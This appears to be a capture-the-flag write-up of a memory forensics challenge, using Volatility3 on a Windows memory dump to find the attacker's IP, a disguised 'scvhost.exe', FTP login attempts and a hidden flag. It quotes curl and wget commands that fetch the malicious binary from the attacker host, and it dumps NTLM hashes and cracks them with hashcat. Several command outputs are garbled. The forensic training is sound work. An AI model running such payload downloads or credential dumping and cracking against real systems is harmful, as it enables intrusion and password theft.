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
<u>Intro:</u>

You've been a SOC analyst for the last 4 years but you've been honing your incident response skills! It's about time you bite the bullet and go for your dream job as an Incident Responder as that's the path you'd like your career to follow. Currently you are going through the interview process for a medium size incident response internal team and the cocky interviewing responder has given you a tough technical challenge to test your memory forensics aptitude. Can you get all the questions right and secure the job?

Task 1:

What was the time on the system when the memory was captured?

So we get a zip file with two files inside him, we are going to work with the memory_dump.vmem file:



The tool that we are going to work with is volatility3 so make sure you have it:

```
spit clone https://github.com/volatilityfoundation/volatility3.git
```

So now for answering the question I knew I need the flag for some info, so I checked in the help menu and the flag was found. *Windows.info.Info*

Then I started the tool with the correct syntax. It taking some time:

At the end of this lines running we are getting info about the mem file:

```
MachineType 34404
KeNumberProcessors 2
SystemTime 2023-10-31 13:59:26
NtSystemRoot C:Wundows
NtProductType NtProductWinNt
NtMajorVersion 10
NtMinorVersion 0
PE MajorOperatingSystemVersion 10
PE MinorOperatingSystemVersion 0
PE MajorOperatingSystemVersion 0
PE MajorOperatingSystemVersion 0
PE MalorOperatingSystemVersion 0
PE Machine 34404
PE TimeDateStamp Thu Oct 28 12:04:50 2060
```

Answer:

2023-10-31 13:59:26

Task 2:

What is the IP address of the attacker?

So I looked up at the help menu again and I decided to use the windows.netscen.NetScan flag on the mem file:

```
      (kali@ kali)-[~/Desktop/volatility3]

      $ python3 vol.py -f /home/kali/Desktop/mellitus/memory_dump.vmem windows.netscan.NetScan

      Volatility 3 Framework 2.7.2

      Progress: 100.00
      PDB scanning finished LocalPort ForeignAddr ForeignPort State PID Owner Created

      0xc40aalbe7050 TCPv4 0.0.0.0 135 0.0.0.0 ULISTENING 880 svchost.exe 2023-10-31 13:30:57.000000 0xc40aalbe71a0 TCPv4 0.0.0.0 49664 0.0.0.0 ULISTENING 472 wininit.exe 2023-10-31 13:30:57.000000 0xc40aalbe82b0 TCPv4 0.0.0.0 135 0.0.0.0 ULISTENING 880 svchost.exe 2023-10-31 13:30:57.000000
```

Down I saw this and I realized that maybe im looking for ESTABLISHED connection:

So I decided to save the results for working with text manipulation:

After some text manipulation I got this results, because I knew I need ESTABLISHED and ForeignAddr:

So beside of the loopback address there is only 1 private address so I chose her.

Answer:

192.168.157.151

Task 3:

What is the name of the strange process?

For finding the answer I walked again to the –help menu and saw a lot of options, including *windows.pslist.PsList* and *windows.suspicious_threads.SupsiciousThreads* and no matter how much I tried, also putting in all the processes from pslist, I didn't have a match.

So I took step back and I tried to find something is related to the IP from the last question-192.168.157.151 . I used strings and grep commands to find the answer:

```
-$ strings memory_dump.vmem | grep '192.168.157.151'

Host: 192.168.157.151:8000
wget http://192.168.157.151:8000/scvhost.exe
curl http://192.168.157.151:8000/scvhost.exe
curl -L -o scvhost.exe http://192.168.157.151:8000/scvhost.exe
curl -o scvhost.exe http://192.168.157.151:8000/scvhost.exe
curl -o scvhost.exe http://192.168.157.151:8000/scvhost.exe
192.168.157.151
```

I realized that this is unusual because the legetime processe is svchost.exe and not like here, **scvhost.exe**.

**Try this with capital letter..

Answer:

Scvhost.exe

Task 4:

What is the PID of the process that launched the malicious binary?

For this question I looked again for –help any flags of Lists processes... found this three:

```
windows.pslist.PsList
Lists the processes present in a particular windows memory image.
windows.psscan.PsScan
Scans for processes present in a particular windows memory image.
windows.pstree.PsTree
Plugin for listing processes in a tree based on their parent process ID.
```

I tried them all but this is the one who helped:

```
🔸 python3 vol.py -f /home/kali/Desktop/mellitus/memory_dump.vmem windows.psscan.PsScan > /home/kali/Desktop/psscan_results.txt
```

I searched in the results file the process from the last question I got the answer:

Answer:

6772

Task 5:

What was the command that got the malicious binary into the machine?

If you remember in task 3 we found this:

```
Host: 192.168.157.151:8000
wget http://192.168.157.151:8000/scvhost.exe
curl http://192.168.157.151:8000/scvhost.exe
curl -L -o scvhost.exe http://192.168.157.151:8000/scvhost.exe
curl -o scvhost.exe http://192.168.157.151:8000/scvhost.exe
curl -o scvhost.exe http://192.168.157.151:8000/scvhost.exe
192.168.157.151
```

Curl it's known command for downloading files from the net, and we alray know that scvhost.exe.

Answer.

curl -o scvhost.exe http://192.168.157.151:8000/scvhost.exe

Task 6:

The attacker attempted to gain entry to our host via FTP. How many users did they attempt?

Ok so we need to look for FTP logs or some kind of logs from our attacker... I used "strings" command on the entire memory file:

```
(kali⊗ kali)-[~/Desktop/mellitus]
$ strings memory_dump.vmem > strings.txt
```

I played with this file some times with grep until this command:

```
(**Rali@ kali)-[-/Desktop/mellitus]
(**scat strings.txt | grep '192.168.157.151) | grep '(not logged in)'
(**00004) | '(not logged in) (192.168.157.151) | understand the composition of the composition of
```

As we can see there is several attemps to log in, for 3 different users:

admin

kalilinux123

kali

Answer:

3

Task 7:

What is the full URL of the last website the attacker visited?

For that I looked at the "netscan" file result from before to see if I have clue for any web apps like chrome or egde or.

```
0xc40aaa0fa050 UDPv4 0.0.0.0 0 * 0 6772 powershell.exe 2023-10-31 13:42:37.000000 0xc40aaa0fa1a0 UDPv4 0.0.0.0 5355 * 0 1876 sychost.exe 2023-10-31 13:55:31.000000 0xc40aaa0fa20 UDPv4 0.0.0.0 5355 * 0 8048 chrome.exe 2023-10-31 13:55:31.000000 0xc40aaa0fa20 UDPv4 0.0.0.0 0 * 0 6772 powershell.exe 2023-10-31 13:55:31.000000 0xc40aaa0fa500 UDPv4 0.0.0.0 0 * 0 6772 powershell.exe 2023-10-31 13:55:31.000000 0xc40aaa0fa620 UDPv4 0.0.0.0 0 * 0 8048 chrome.exe 2023-10-31 13:55:31.000000 0xc40aaa0fa620 UDPv4 0.0.0.0 5353 * 0 8048 chrome.exe 2023-10-31 13:55:31.000000 0xc40aaa0fb160 UDPv4 0.0.0.0 5353 * 0 8048 chrome.exe 2023-10-31 13:55:31.000000 0xc40aaa0fb160 UDPv4 0.0.0.0 5355 * 0 1876 sychost.exe 2023-10-31 13:55:31.000000 0xc40aaa0fb160 UDPv4 0.0.0.0 5355 * 0 1876 sychost.exe 2023-10-31 13:55:22.000000 0xc40aaa0fb100 UDPv4 0.0.0.0 0 * 0 6772 powershell.exe 2023-10-31 13:55:22.000000 0xc40aaa0fba90 UDPv6 :: 5355 * 0 1876 sychost.exe 2023-10-31 13:55:22.000000 0xc40aaa0fba90 UDPv4 0.0.0.0 0 * 0 6772 powershell.exe 2023-10-31 13:55:22.000000 0xc40aaa0fba90 UDPv4 0.0.0.0 0 * 0 6772 powershell.exe 2023-10-31 13:42:37.000000 0xc40aaa0fba90 UDPv4 0.0.0.0 0 * 0 6772 powershell.exe 2023-10-31 13:42:37.000000 0xc40aaa0fba90 UDPv4 0.0.0.0 0 * 0 8 0 6772 powershell.exe 2023-10-31 13:42:37.000000 0xc40aaa0fba90 UDPv4 0xc40aaaffa90 TCPv4 192.168.157.144 50037 192.168.157.151 4545 ESTABLISHED - N/A 0xc40aaa86ba0 TCPv4 192.168.157.144 50037 192.168.157.151 4545 ESTABLISHED - N/A 0xc40aaa86ba0 TCPv4 192.168.157.144 50041 216.58.204.78 443 ESTABLISHED - N/A
```

As we can see we found chrome 8048 at the last spots and we can see that with the hour in the right side. So we know we need to search in chrome files. I used the flag of *windows.filescan.FileScan* for the try the find files to connect to chrome:

After that we got the locations of files on the memory dump and their details.

I didn't know where to find the chrome history so I visited this website:

https://www.foxtonforensics.com/browser-history-examiner/chrome-history-location

this site gave me the idea what to look for with some grep flags in the filescan results:


As we can see we found some results that looking good, we can see that every path here got offset that can help us.

The string "0xc40aa9259df0" looks like a virtual memory address in hexadecimal format. I found in Google that virtual addresses like that are often used to reference locations in the memory space of a process or the system.


For going forward, I understood that I need to dump some file/files that connected to the chrome history. I tried to search in the volatility dumpfiles help and I realized that I can dump it with some additional flag.

back to the terminal quickly for that syntax gave me some interesting results:

As we can see we got two files. I looked in the folder of volatility (I didn't chose for them specific place for extract) and saw them:




I tried to open the file that ends with .dat - the file didn't opend so I tried to open the file that ends with .vacb it opened like that:




I looked in and I opened the Browse Data tab



Moved to Table urls:



Then I got list with urls. I scrolled down to the last one 111:



I pressed on that and copy the url from the right side.

Answer:

https://stackoverflow.com/questions/38005341/the-response-content-cannot-be-parsed-because-the-internet-explorer-engine-is-no

<u>Task 8:</u>

What is the affected users password?

For that task I realized that I need to dump the hash passwords from the mem file and I thought that I got good flag for that in the —help menu so I got the flag windows.hashdump.Hashdump

I tried to use several times the flag *windows.hashdump.Hashdump* but It didn't work to me.. so I tried to search in the volatility3 directory and I opend the file "requirements.txt" and then I saw this:

```
# This is required by plugins that decrypt passwords, password hashes, etc. pycryptodome
```

, then I understood that I need to install some plugin for volatility if I want that this flag will work for me...

I installed the plugin "pycryptodome"

```
(kali⊗kali)-[~/Desktop/volatility3]
$ pip3 install pycryptodome
Defaulting to user installation because normal site-packages is not writeable
Collecting pycryptodome
Using cached pycryptodome-3.20.0-cp35-abi3-manylinux_2_17_x86_64.manylinux2014_x86_64.whl.metadata (3.4 kB)
Using cached pycryptodome-3.20.0-cp35-abi3-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (2.1 MB)
Installing collected packages: pycryptodome
Successfully installed pycryptodome-3.20.0
```

Then I tried again the flag windows.hashdump.Hashdump and its worked to me

```
-(<mark>kali⊛kali</mark>)-[~/Desktop/volatility3]
$ python3 vol.py -f /home/kali/Desktop/mellitus/memory_dump.vmem windows.hashdump.Hashdump
Volatility 3 Framework 2.7.2
Progress: 1
User rid
            100.00
                                     PDB scanning finished
                  lmhash nthash
                            aad3b435b51404eeaad3b435b51404ee
                  500
                                                                           31d6cfe0d16ae931b73c59d7e0c089c0
Administrator
Guest 501 aad3b435b51404eeaad3b435b51404ee 31d6cfe00
DefaultAccount 503 aad3b435b51404eeaad3b435b51404ee
WDAGUtilityAccount 504 aad3b435b51404eeaad3b435b51404ee
                                                                 31d6cfe0d16ae931b73c59d7e0c089c0
                                                                          31d6cfe0d16ae931b73c59d7e0c089c0
                                                                                    b47a9f2da3e6d7b88213822b52232627
                  aad3b435b51404eeaad3b435b51404ee
        1001
                                                                 3dbde697d71690a769204beb12283678
BantingFG
                           aad3b435b51404eeaad3b435b51404ee
                  1002
                                                                           5a4a40e43197cd4dfb7c72e691536e92
```

I saved the hashes to txt file:

Now, I checked again the text file to see if he ok, and as you can see the lines are not organized as NTLM shape as he supposed to be.

So I decided to delete the spaces and inserting the ":" instead them and at the end I wrote ":::" three times at the normal structure. After the changes It looks like that:

```
User rid lmhash nthash

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b47a9f2da3e6d7b88213822b52232627:::
Admin:1001:aad3b435b51404eeaad3b435b51404ee:5a4a40e43197cd4dfb7c72e691536e92:::
BantingFG:1002:aad3b435b51404eeaad3b435b51404ee:5a4a40e43197cd4dfb7c72e691536e92:::
```

Now we need to decrypt the hashes I tried to use hashcat for that with rockyou.txt list:

```
(kali@kali)-[~/Desktop/volatility3]
$ hashcat -m 1000 hashes.txt /home/kali/Desktop/rockyou.txt
```

And then I found this results:

```
Dictionary cache built:

* Filename..: /home/kali/Desktop/rockyou.txt

* Passwords.: 14344391

* Bytes....: 139921497

* Keyspace..: 14344384

* Runtime...: 2 secs

3dbde697d71690a769204beb12283678:123
31d6cfe0d16ae931b73c59d7e0c089c0:
5a4a40e43197cd4dfb7c72e691536e92:flowers123
```

As we can see of found 2 passwords, I tried them and flowers123 it's the answer.

Answer:

flowers123

<u>Task 9:</u>

There is a flag hidden related to PID 5116. Can you confirm what it is?


Ok so I thought that I need to get something that related to PID 5116 I tried to dump it with the PID 5116 trying for get something:

read the task 9 hint:


" <u>Dump PID 5116</u>, you may to utilise GIMP or something similar to find the flag."

Ok so I opened the file using GIMP (install it if you don't have)

So I opend the file as a raw image data



Then I played with the options, adjusting the offset until I say a words:



I saw in the place for the answer in HTB that the first word is 3 letters then I got the idea for the order.

Answer:

You_Foundme!